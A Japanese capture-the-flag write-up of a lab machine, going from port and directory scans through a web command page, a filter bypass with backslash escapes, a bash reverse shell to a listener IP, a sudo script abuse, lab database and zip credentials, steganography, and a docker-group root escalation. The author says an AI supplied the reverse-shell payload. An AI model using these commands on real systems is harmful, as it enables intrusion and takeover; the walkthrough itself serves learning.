
問題

偵察〜侵入
ポートスキャン
rustscan -a <targetIP> -- -A
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2d:8f:e4:20:ba:d5:78:a5:93:f5:cc:a2:ec:23:19:25 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC+tSgRhQRbOcXpZzVAE2sdhwL4EGtZFwJdp3AoolMn0h5pzN/F2tnkFITHXX0i5LBiMV0++X/g/8Yn8oXj8kW6hp0r8cNg1E2X+BgqdB0AlareZ5f4ItSeVmwDwhPScEfvRO5734thRplddoPVlw5nGjTd0bRf1ygAqOXJFDS4Xwz1ivxN2bHrtOLKS7EYS7M+naCP8mKilbzKpoXSmCbqC4xw89fY7551ceWqX0wLcU0stqZkAYjM28s9qD+/wacVihYcbZonxkGNDf6SAlFm+vDzIzmq4V+2ZEehpC2n8aXxo4Nly+Mxe3GVuBfSlXBwsWw89oCDiNNZjtCfkp0T0Idzx2RGbvwZuP4MSvVF/nzwV6UJyeWshICq4H87ZNYZ2NiD+PosCraJURlg/8A4CmhXTBVMA8cv2TVde591YmSB6LSAxbr5jgJIUoHAYWUo+mEbTBQG6WbSzq6y3m92TZayR5S97ANTg8f0fSXWA2ccShKScaJxC2dt20Q+/gU=
|   256 6e:30:56:6e:df:75:a2:0f:2e:2b:1a:e5:50:f5:b1:8f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLoa/c3fsraTI0T1QNIYmDzONUFTKYBi1ykyltggeCAXDx0Ys2GXSuNhOJ4w+UE94SHd46M8iSZj7gwmfi1KR5E=
|   256 dd:fe:86:50:43:c5:d1:53:4f:c2:74:39:58:de:8f:75 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIENjPlHbLa/gE+AdsBzlRj0t3QOAzNW21x0Lw2tspDHx
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 7EEEA719D1DF55D478C68D9886707F17
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Game Info
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
webページの確認
http://<targetIP> にアクセスする

F12(開発者ツール)でソースコードとかを見たが、特に何もない。
ディレクトリスキャン
続いて、gobusterでスキャンしてみる
gobuster dir -u http://<targetIP> -w /usr/share/wordlists/dirb/common.txt
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/css                  (Status: 301) [Size: 314] [--> http://<targetIP>/css/]
/fonts                (Status: 301) [Size: 316] [--> http://<targetIP>/fonts/]
/images               (Status: 301) [Size: 317] [--> http://<targetIP>/images/]
/index.html           (Status: 200) [Size: 35184]
/js                   (Status: 301) [Size: 313] [--> http://<targetIP>/js/]
/secret               (Status: 301) [Size: 317] [--> http://<targetIP>/secret/]
/server-status        (Status: 403) [Size: 279]
http://<targetIP>/secretを見つけたので、アクセスすると、以下のページ。コマンドを打てそう

/secretの調査
試しにwhoamiを打ってみるとコマンドを実行できた。

lsはブロックされる。。。

ブラックリスト形式と考えながら、エスケープを入れて実行してみる
l\s

ブロックされたら、エスケープを入れることによって実行できることがわかった。
リバースシェルの確立
定番のrevshells.comに載っているいるものを試したが、ヒットせず。。
AIに聞いてみたら、以下のペイロードを教えてくれた。
/bin/bash -c "/bin/bash-i >& /dev/tcp/192.168.130.227/4444 0>&1"
自分でかけるようにならないとな。。。
nc -lnvpで待ち受けながら以下を実行してみる
curl -s http://<targetIP>/secret/index.php --data-urlencode 'command=/bin/bash -c "/bin/bash-i >& /dev/tcp/<myIP>/4444 0>&1"'
リバースシェルの確立をできた。

現状ではルートフラグはもちろんのこと、ユーザフラグも見えない。
一般ユーザの確立
/home配下を見てみると、以下の4ユーザの存在を確認
| name |
|---|
| anurodh |
| apaar |
| aurick |
| ubuntu |
これらのユーザになることを目標として展開していく。
sudoで使用できるコマンド一覧を取得してみると、いい感じのものを発見。

sudo を用いて人情を必要とせずにapaarユーザとして実行できるスクリプトを見つけた。
中身を見てみると、
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person,  Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"
スクリプトの中で入力を2回受け取っている。2回目の入力にbash等を入力すればシェルが取れそう。
やってみる。
1度目の入力はなんでもいい(空も可)
2度目の入力でbashと入力すると、apaarとしてシェルが取れた。

以下でPTYをしっかりと張っておく。
python3 -c 'import pty; pty.spawn("/bin/bash")'
ユーザフラグ

apaarのホームディレクトリにlocal.txtを発見したので、中身を読むとフラグを獲得できる
権限昇格
mtsql
ssコマンドで開いているポートを確認してみる
ss -tulp
Netid State  Recv-Q Send-Q       Local Address:Port   Peer Address:Port Process
udp   UNCONN 0      0            127.0.0.53%lo:domain      0.0.0.0:*
udp   UNCONN 0      0      10.146.151.207%eth0:bootpc      0.0.0.0:*
udp   UNCONN 0      0                        *:44802             *:*
tcp   LISTEN 0      4096         127.0.0.53%lo:domain      0.0.0.0:*
tcp   LISTEN 0      511              127.0.0.1:9001        0.0.0.0:*
tcp   LISTEN 0      151              127.0.0.1:mysql       0.0.0.0:*
tcp   LISTEN 0      128                0.0.0.0:ssh         0.0.0.0:*
tcp   LISTEN 0      70               127.0.0.1:33060       0.0.0.0:*
tcp   LISTEN 0      511                      *:http              *:*
tcp   LISTEN 0      32                       *:ftp               *:*
tcp   LISTEN 0      128                   [::]:ssh            [::]:*
MySQLが動いている!!
ということで、MySQLに接続してみるが、パスワードなしでは接続できない。

DBをwebサービスに使用していると考えるのなら、phpに認証情報が書かれているかもしれないので、探してみる。
grep -ri "pdo" --include="*.php" /var/www
phpからDBへのアクセスは
PDOを使うみたいなのでgrepしてみる。

rootの認証情報をゲットしたので改めて、mysqlに接続する。
mysql -u root -p'!@m+her00+@db'
先程のindex.phpの中にも書かれていたデータベース(webportal)の中のusersテーブルの中に以下のハッシュを発見。

hashcatで解析してみる。

現在は以下の3つの認証情報を取得。(OSへ使えるかは不明)
| user | password |
|---|---|
| root | !@m+her00+@db |
| Aurick | masterpassword |
| cullapaar | dontaskdonttell |
色々試したが、OSのパスワードでは無いみたい。。。。
1時間位取られました。PTYをしっかり張れればいいのかな〜とか、、、、色々やってみました。泣
ステガノグラフィー
改めて、/var/www配下を見ていると、ヒントのようなものを発見
- /var/www/files/hacker.php

ってことで、同じファイルにパス指定のあった002d7e638fb463fb7a266f5ffc7ac47d.gifについて調べてみるが、何も見つからず。
同じディレクトリに怪しいファイルhacker-with-laptop_23-2147985341.jpgについて調べてみる。

steghideでパスフレーズ無しでbackup.zipを取り出すことができた。
zipクラック
取り出せたbackup.zipにはパスワードがかかっていたので、fcrackzipを使用する。
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt backup.zip

PASSWORD FOUND!!!!: pw == pass1word
パスワードがわかったので、解答する。

中身を見てみる

base64でエンコードされたパスワードを発見。
| ID | password |
|---|---|
| Anurodh | !d0ntKn0wmYp@ssw0rd |
これでSSH接続できた。
権限昇格
Anurodhの確認

idコマンドを打って確認すると、dockerグループに入っていた。
以下のテクニックを使用して、権限昇格する
docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/sh

権限昇格できた。

rootフラグを取れた。
最後に
mydnsで取得したクレデンシャルに惑わされました。また、ステガノグラフィーに気づくまでにもかなり時間がかかってしまった。
基礎の知識を忘れに事は大事。